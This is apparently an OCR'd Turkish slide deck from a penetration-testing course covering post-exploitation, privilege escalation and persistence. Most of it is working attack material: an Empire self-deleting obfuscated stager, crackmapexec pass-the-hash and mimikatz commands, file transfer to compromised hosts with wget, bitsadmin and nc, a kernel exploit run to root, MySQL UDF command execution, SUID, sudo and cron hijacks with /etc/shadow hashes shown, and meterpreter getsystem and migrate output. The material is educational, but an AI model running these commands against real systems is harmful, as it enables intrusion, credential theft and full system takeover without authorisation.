
Empire - Uygulama

```
Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name              Required    Value             Description
  ----              --------    -------           -----------
  Listener          True        http              Listener to generate stager for.
  OutFile           False       /tmp/launcher.bat File to output .bat launcher to,
                                                  otherwise displayed on the screen.
  Obfuscate         False       False             Switch. Obfuscate the launcher
                                                  powershell code, uses the
                                                  ObfuscateCommand for obfuscation types.
                                                  For powershell only.
  ObfuscateCommand  False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                  Only used if Obfuscate switch is True.
                                                  For powershell only.
  Language          True        powershell        Language of the stager to generate.
  ProxyCreds        False       default           Proxy credentials
                                                  ([domain\]username:password) to use for
                                                  request (default, none, or other).
  UserAgent         False       default           User-agent string to use for the staging
                                                  request (default, none, or other).
  Proxy             False       default           Proxy to use for request (default, none,
                                                  or other).
  Delete            False       True              Switch. Delete .bat after running.
  StagerRetries     False       0                 Times for the stager to retry
                                                  connecting.


(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) >
```


Post Exploitation

- Listener başlatılıp stager hedef sistemde çalıştırıldıktan sonra, agents modülünden hedef sistemde açılan bağlantı uyarısı alınır.
- agents komutu ile menüye gidilir.
- Açılan bağlantıyı aktif hale getirmek için interact <bağlantı-ismi> komutu kullanılır.

Empire - Uygulama



Post Exploitation - CME



- Crackmapexec (CME)
- İsviçre çakısı gibi bir araç
- İçerisinde network tabanlı ataklarınızı hızlandıracak birçok özellik mevcut.
- Tek komutla tüm networkte pass the hash saldırısı yapıp içeride var olan tokenları, mimikatz ile memory dumpları vs alabilirsiniz.

Post Exploitation – CME – Uygulama

- Bir kullanıcı adı ve parola ile tüm networkü tarayabilirsiniz.
  - crackmapexec smb 10.0.1.0/24 -u Administrator-p Password123!
- Pass the Hash saldırısı yapabilirsiniz.
  - crackmapexec smb 10.0.1.0/24 -u Administrator -H E52CAC67419A9A2238F10713B629B565:64F12CDDAA88057E06A81B54E73B949
- Sızabildiğiniz tüm sistemlerde mimikatz çalıştırabilirsiniz.
  - crackmapexec smb 192.168.1.1/24 -u Administrator -p Password123! -M mimikatz

Post Exploitation – Dosya Transferi

- Bir sisteme sızıldığında dosya transferi yapmak için elinizin altında meterpreter gibi yetenekli bir ajan olmayabilir. Sahip olduğunuz shell içerisinde dosya transferi için aşağıdaki komutlardan faydalanabiliriz.
  - Python 2 ile:
    - Servis ayaklandırma : python -m SimpleHTTPServer 8000
    - Client ile çekme : wget http://10.0.1.5:8000/dosya
  - Python 3 ile:
    - Servis ayaklandırma : python –m http.server 8000
    - Client ile çekme : wget http://10.0.1.5:8000/dosya

Post Exploitation – Dosya Transferi

- Apache servisini kendi makinenizde ayaklandırarak da dosya transferi yapabilirsiniz.
- Fakat dikkat! Eğer çalıştırdığı bir dil varsa (örn: php) raw içerik alamazsınız.
  - Servisi başlat : service apache2 start
  - Client ile çek : wget http://10.0.1.5
- PHP ile de yapılabilir.
  - Servisi başlat : php -S 0.0.0.0:8000
  - Client ile çek : wget http://10.0.1.5:8000

Post Exploitation – Dosya Transferi

- Hacklediğiniz sistem Windows ise?
  - bitsadmin kullanabilirsiniz.
  - bitsadmin /transfer n http://domain/file c:%homepath%file
- nc ile de yine dosya transferi yapılabilir. Hedef sisteme eğer içerisinde nc binarysi yoksa yüklenir ve öyle çalıştırılır.
  - nc –l 1337 > dosya
  - nc 10.0.1.6 1337 < dosya
- nc'nin sürüme göre farklı kullanım yöntemleri bulunmaktadır. Örneğin port belirtinken bazı sürümler –p parametresini de isteyebilir. nc –l –p 1337 gibi.

Yetki Yükseltme Saldırıları

- Sistemde birden fazla yetki grubu mevcut.
- Linux ve MacOS için root, Windows için Administrator kullanıcısı en yetkili kullanıcıdır.
- Yetki yükseltme saldırıları ile birlikte herhangi bir kullanıcının, yetki kullanıcı yetkilerine erişmesi mümkündür.
- Local Exploitler!

Yetki Yükseltme Saldırıları

- Neden ihtiyaç duyarız?
  - Sistemdeki hassas dosyaları okuma ve üzerine yazabilme imkanı
  - Sistemde kalıcılık sağlayabilme
  - Sistemi tüm yetkilerle ele geçirme
  - Sistemi ileri seviye izleme

Yetki Yükseltme Saldırıları

- Linux Yetki Yükseltme Saldırı Tipleri
  - Kernel exploitleri
  - Root yetkisi ile çalışan servislerin exploit edilmesi
  - Suid-bit yetkisi olan Programların exploit edilmesi
  - sudo hakları olan kullanıcıların exploit edilmesi
  - Konfigurasyon hatası olan cron-job uygulamalarının exploit edilmesi

Yetki Yükseltme Saldırıları

- Kernel Exploitleri
  - Kernel exploitleri, Linux kernel'inde (çekirdeğinde) bulunan zafiyetleri kullanarak yükseltilmiş yetkilerle komut çalıştırılmasına izin veren programlardır.
  - Başarılı bir kernel exploiti genellikle kullanıcıya super user yetkileri (#root) ile komut çalıştırmasını sağlar.
  - Kernel exploitinin hedef sistemde çalışması için zafiyeti içeren kernel sürümünü kullanan bir makine ve bu exploiti hedef sisteme atabileceğimiz bir bağlantımız olması gerekmekte, en son aşama olarak hedef sisteme atılan exploiti çalıştırabiliyor olmamız gerekmektedir.

Yetki Yükseltme Saldırıları

- UYARI!
  - Kernel exploitleri her zaman en son çare olarak kullanılmalıdır. Çünkü internette bulunan exploitlerin tamamının stable olmamasından dolayı exploit çalıştırılan sistem crash olabilir ve çalıştırılan exploit hedef sistemde yakalanmaya sebebiyet verecek iz ve loglar bırakabilir.

Yetki Yükseltme Saldırıları

```
$gcc cve_2016_0728.c -o cve_2016_0728 -lkeyutils -Wall
$./cve_2016_0728 PP1
uid=1000, euid=1000
Increfing...
finished increfing
forking...
finished forking
caling revoke...
uid=0, euid=0
#
# whoami
root
#
```

Yetki Yükseltme Saldırıları

- Root yetkisi ile çalışan servislerin exploit edilmesi
  - Root yetkisi ile çalışan herhangi bir servisi exploit etmek her zaman root shelli ile sonuçlanır. Bu yüzden sisteminizde çalışan servisleri her zaman kontrol etmeli, root yetkisi ile çalışıp çalışmadığına bakmalı ve gerekmiyorsa root yetkisi ile çalıştırmamalısınız.

Yetki Yükseltme Saldırıları

```
john@Kioptrix4:~$ ps -aux | grep root | grep mysql
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
root      4170  0.0  0.0   1772   528 ?        S    06:35   0:00 /bin/sh /usr/bin/mysqlc
root      4212  0.0  1.5 126988 16232 ?        Sl   06:35   0:00 /usr/sbin/mysqld --base
```

```
mysql> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.04 sec)

mysql> select do_system('id > /tmp/out; chown smeagol.smeagol /tmp/out');
+---------------------------------------------------------------+
| do_system('id > /tmp/out; chown smeagol.smeagol /tmp/out') |
+---------------------------------------------------------------+
|                                                             0 |
+---------------------------------------------------------------+
1 row in set (0.01 sec)

mysql> \! sh
$ cat /tmp/out
uid=0(root) gid=0(root) groups=0(root)
```

Yetki Yükseltme Saldırıları

- SUID Bit Exploit
  - SUID (Set User ID), bir programın belirtilen user yetkileri ile çalıştırılmasına yarayan bir Linux özelliğidir. Örnek olarak ping komutu network socketleri açabilmesi için her zaman root yetkileri ile çalışmalıdır. Bu yüzden kurulu olduğu herhangi bir sistemde otomatik olarak root kullanıcısının yetkileri ile suid izni vardır. Böylece her kullanıcı ping komutunu kullanabilir.

Yetki Yükseltme Saldırıları

```
johndoe@PrismaCSI:/$ find -perm -u=s -type f -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 40128 May 16  2017 ./bin/su
-rwsr-xr-x 1 root root 39768 May 16 15:00 ./bin/more
-rwsr-xr-x 1 root root 27608 May 16 15:00 ./bin/umount
-rwsr-xr-x 1 root root 40152 May 16 15:00 ./bin/mount
-rwsr-xr-x 1 root root 428240 Jan 18  2018 ./usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 40432 May 16  2017 ./usr/bin/chsh
-rwsr-xr-x 1 root root 75304 May 16  2017 ./usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 May 16  2017 ./usr/bin/newgrp
-rwsr-xr-x 1 root root 49584 May 16  2017 ./usr/bin/chfn
-rwsr-xr-x 1 root root 54256 May 16  2017 ./usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jul  4  2017 ./usr/bin/sudo
johndoe@PrismaCSI:/$ cat /etc/shadow
cat: /etc/shadow: Permission denied
johndoe@PrismaCSI:/$ /bin/more /etc/shadow
root:$6$p31hF7uC$vDtj6PQo1ifpM0S8jGVD6ascUIqCm8O4YOm1DCHeiDuUGaFR3An6GybRWsMfyGv12oKvTteTpeSBXfnMJHEWn.:17774:0:99999:7:::
daemon:*:17738:0:99999:7:::
bin:*:17738:0:99999:7:::
sys:*:17738:0:99999:7:::
sync:*:17738:0:99999:7:::
games:*:17738:0:99999:7:::
man:*:17738:0:99999:7:::
lp:*:17738:0:99999:7:::
mail:*:17738:0:99999:7:::
news:*:17738:0:99999:7:::
uucp:*:17738:0:99999:7:::
proxy:*:17738:0:99999:7:::
www-data:*:17738:0:99999:7:::
backup:*:17738:0:99999:7:::
list:*:17738:0:99999:7:::
irc:*:17738:0:99999:7:::
gnats:*:17738:0:99999:7:::
nobody:*:17738:0:99999:7:::
systemd-timesync:*:17738:0:99999:7:::
systemd-network:*:17738:0:99999:7:::
systemd-resolve:*:17738:0:99999:7:::
systemd-bus-proxy:*:17738:0:99999:7:::
_apt:*:17738:0:99999:7:::
sshd:*:17774:0:99999:7:::
brussels:$6$6.oLZlxI$M9NcuPKP8F51u5YpEAceXWnimRhy8byNuVeMa3Oozv0nXT4PQq.Cq6KjD6XFh2A/6NNb/71uPzqE3.b4Ud9KF.:17774:0:99999:7:::
```

Yetki Yükseltme Saldırıları

```
robot@linux:~$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root)
# _
```

Yetki Yükseltme Saldırıları

- Sudo Hakkı Exploit Edilmesi
  - Herhangi bir sudo kullanıcısına erişildiyse bundan sonra kullanıcının sudo hakları kullanılarak herhangi bir komut root yetkisi ile çalıştırılabilir.

Yetki Yükseltme Saldırıları

```
johndoe@PrismaCSI:/$ sudo -l
Matching Defaults entries for johndoe on PrismaCSI:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johndoe may run the following commands on PrismaCSI:
    (ALL : ALL) /usr/bin/find
johndoe@PrismaCSI:/$ sudo find /home -exec /bin/bash \;
root@PrismaCSI:/# whoami
root
root@PrismaCSI:/#
```

Yetki Yükseltme Saldırıları

- Cronjob Exploit
  - Cron-job olarak çalışan bir script veya binary yazılabilir ise bu script veya binary üzerinde düzenleme yaparak root shelli elde edebiliriz.

Yetki Yükseltme Saldırıları

```
johndoe@PrismaCSI:/$ ls -la /etc/cron.d
total 12
drwxr-xr-x 1 root root 4096 Sep 19 21:21 .
drwxr-xr-x 1 root root 4096 Sep 19 21:26 ..
-rw-r--r-- 1 root root  102 Apr  5  2016 .placeholder
-rw-r--r-- 1 root root    0 Sep 19 21:21 backup
johndoe@PrismaCSI:/$ cat /usr/sbin/backup.sh
#!/bin/bash
# Backup to NFS mount script.      #
backup_files="/home /var/spool/mail /etc /root /boot /opt"
# Where to backup to.
dest="/mnt/backup"
# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"
# Backup the files using tar.
tar czf $dest/$archive_file $backup_files
johndoe@PrismaCSI:/$ ls -ldb /usr/sbin/backup.sh
-rwxr-xrwx 1 root root 322 Sep 19 21:26 /usr/sbin/backup.sh
johndoe@PrismaCSI:/$ echo "/bin/bash" > /usr/sbin/backup.sh
johndoe@PrismaCSI:/$ # Script will run again 5 minutes later!
```

Yetki Yükseltme Saldırıları

- Tavsiyeler
  - Hedef sistemde ilk önce LinEnum gibi sistemde tarama yaparak bize bilgi verecek scriptler kullanmak kolaylık sağlayabilir.
  - Bazı kullanıcıların credentialları bilgisayarda herhangi bir klasörde .txt dosyası halinde tuttukları daha önceden görüldüğü için, hedef sistemi kapsamlı bir şekilde aramak iyi bir adımdır.
  - Credentialların bulunması halinde yetki yükseltmek için uğraşmaya gerek kalmayabilir.

Yetki Yükseltme Saldırıları

- Windows Yetki Yükseltme Saldırı Tipleri
  - Windows Kernel Exploit
  - Meterpreter ile Migrate
  - Depolanmış Credentiallar
  - Domain Exploitation

Yetki Yükseltme Saldırıları

```
[*] Starting interaction with 2...

meterpreter > getuid
Server username: IE11WIN7\IEUser
meterpreter > getsystem  -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h          Help Banner.
    -t <opt>    The technique to use. (Default to '0').
                  0 : All techniques available
                  1 : Named Pipe Impersonation (In Memory/Admin)
                  2 : Named Pipe Impersonation (Dropper/Admin)
                  3 : Token Duplication (In Memory/Admin)


meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Yetki Yükseltme Saldırıları

- Hedef sistemde otomatik olarak tarama yaparak patchlenmemiş zafiyetleri gösterir.

```
msf post(enum_patches) > run

[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integ
rity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
[*] Post module execution completed
```


Yetki Yükseltme Saldırıları

- Hedef sistemde otomatik olarak tarama yaparak bulunan zafiyetleri gösterir.

```
msf post(local_exploit_suggester) > run

[*] 192.168.88.128 - Collecting local exploits for x86/windows...

[*] 192.168.88.128 - 37 exploit checks are being tried...
[+] 192.168.88.128 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.88.128 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.88.128 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 192.168.88.128 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.88.128 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.88.128 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.88.128 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.88.128 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 192.168.88.128 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.88.128 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 192.168.88.128 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 192.168.88.128 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(local_exploit_suggester) >
```

Yetki Yükseltme Saldırıları

- Bu modül ile hedef sistemde bulunan kullanıcıların parolalarının hashlerini ele geçirebiliriz.




Yetki Yükseltme Saldırıları

- Bu modül ile hedef sistemde Administrator kullanıcı yetkileri ile çalışan herhangi bir process'e geçiş yaparak yetki yükseltebiliriz.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1092)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 672
[*] New server process: Explorer.EXE (672)
meterpreter >
```

Yetki Yükseltme Saldırıları

- Privesc_Check Scripti
  - https://github.com/pentestmonkey/windows-privesc-check



Persistence / Kalıcılık

- Persistence, hedef sistemde shell aldıktan sonra sistemdeki varlığımızı kalıcı hale getiren yöntemlere denir. Bu herhangi bir script olabilir, çalışan bir process'e gömülmüş bir backdoor olabilir. Gerisi hacker'ın hayal gücüne kalmıştır.

Persistence / Kalıcılık

- Teknikler - Backdoor
  - Backdoorlar akla gelen ilk ve en kolay yöntemlerdir.
  - İnternet aleminde çok fazla alternatifi bulunabilir.
  - Olumsuz yanı çok kolay tespit edilebilmesidir.

Persistence / Kalıcılık

